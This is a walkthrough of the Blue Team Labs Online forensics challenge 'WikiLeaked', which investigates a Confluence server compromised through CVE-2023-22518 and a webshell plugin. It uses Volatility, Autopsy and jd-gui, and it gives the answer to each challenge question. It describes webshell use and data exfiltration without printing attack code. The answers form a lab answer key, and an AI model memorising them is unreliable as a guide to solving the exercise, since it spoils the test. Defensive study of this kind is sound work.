Blue Team Labs Online - WikiLeaked

Our corporate wiki was compromised! We don't know what happened, it all happened so quick! I only put the server online the day before!
Digital Forensics
Tags: Autopsy Wireshark Volatility jd-gui
Scenario Hello Defender, you're just in time...
Our corporate wiki was compromised! We don't know what happened, it all happened so quick! I only put the server online the day before!
I managed to capture the following to help with the investigation:
- A memory dump from the Ubuntu webserver
- The memory profile needed to work with the memory dump
- The raw disk image from the Ubuntu webserver after a reboot to kill any connections!
- A packet capture from the database server
I’ve created an Autopsy case for you, you can access it from “Open Recent Case”.
I've also placed jd-gui & volatility in the folder to help you get moving quickly.
Unfortunately, I can't do anything that affects operations on the database server as it's critical to business operations, the packet capture was all I could grab. The database holds confidential employee data that needs to be available to other teams. We have pretty sick techniques to protect our data in the database, so I'm not too concerned about this data being leaked, but we need to get to the bottom of what has happened here as our shareholders are starting to panic.
If extracting anything malicious, please put it on the Desktop, or in the wikileaked folder on the Desktop - we don't want another fire drill!
Please can you help us understand what happened?
Environment Awareness
Evidence & Tool Discovery

We have everything we need for this investigation inside wikileaked folder on the Desktop, which we can read README.txt to find out what all the evidences we have along with tools available for us (or we can just read the scenario since its the same text)
Investigation
Q1) What is the name of the profile required to work with the memory dump (as shown in volatility)? (Format: string)

We have volatility 2 standalone and also a profile that we will have to use located here.

To import profile for volatility 2 standalone, we have to use command : voltility.exe --plugins=profiles where profiles is a folder that contains profile and if we specify --info to list all available plugin then you will see that we successfully imported the only Linux Ubuntu plugin for this investigation.
Answer
LinuxUbuntu_4_4_0-142-genericx64Q2) What is the path to the wiki software? (Format: /something/something/something)

Lets open Autopsy case and try to find where is the wiki on the server then we will come across Atlassian Confluence which is a web-based corporate wiki developed by Atlassian located at /var/atlassian/confluence
Answer
/var/atlassian/confluenceQ3) Reviewing the access logs, what CVE was exploited to gain access? (Format: CVE-XXXX-XXXXX)

First, we have to find confluence access log which located at /opt/atlassian/confluence/logs

There are so much to digest but we can see that the attacker successfully executed command via webshell at 2024-01-08 09:37:15

I tried to search on most recent Atlassian Confluence CVE and use that for threat hunt then we will finally find the right CVE which is CVE-2023-22518

Here is the successfully exploited of this vulnerability.
Answer
CVE-2023-22518Q4) From the access logs, what is the timestamp of the request that executes the exploit? (Format: dd/mmm/yyyy:hh:mm:ss)
Answer
08/Jan/2024:09:33:46Q5) What is the URL that the webshell was accessed on (no parameters)? (Format: http://something/path/to/something)

There we can see that this wiki was running on port 8090 and the webshell was accessed on /plugins/servlet/com.jsos.shell/ShellServlet
Answer
http://51.89.173.52:8090/plugins/servlet/com.jsos.shell/ShellServletQ6) What is the full path of the webshell on disk, and what is the INODE addresss (Format: /path/to/file.ext,0x<address>)
By using command : volatility.exe --plugins=profiles -f memory --profile=LinuxUbuntu_4_4_0-142-genericx64 linux_find_file > find_file.txt, we will have a text file that stores an output of linux_find_file plugin

First, lets find out where is this webshell on the disk image which we can see that its located at /opt/atlassian/confluence/temp

Now we can search for webshell on find_file.txt to find its INODE address.
Answer
/opt/atlassian/confluence/temp/plugin_6443315541471340356_shellplug.jar, 0xffff88010592b758Q7) What is the SHA256 hash of the webshell? (Format: string)

We can either extract it with Autopsy directly or use INODE address from previous question to dump file like this and we can also use certutil to calculate file hash of this file from the same terminal after we dumped it.
Answer
48d9f0ba572f5c45ff8e9f8648d214a673c66c4607b3bced7ab36bff4bb2c6f4Q8) What is the servlet name of the webshell? (Format: string)

We can use JD gui (Java Decompiler) to decompile JAR file then we can find the servlet name of this webshell by inspecting atlassian-plugin.xml
Answer
Shellz yoQ9) What is the method used by the webshell to execute commands? (Format: string)

By inspecting ShellServlet class, we can see that executeCmd is a function/method that can be used to execute command which will execute command via cmd if its Windows and if not then it will execute command via sh
Answer
executeCmdQ10) What is the username & password that is visible in cleartext that appears to be used to connect to a server on the same network? (Format: username, password)

After inspecting .bash_history of root user, we can see that the attacker exfiltrated several file to 172.233.24.11 on port 8899

from auth.log, we can see username and a part password in cleartext was used to mount network share to /mnt/remotebackups
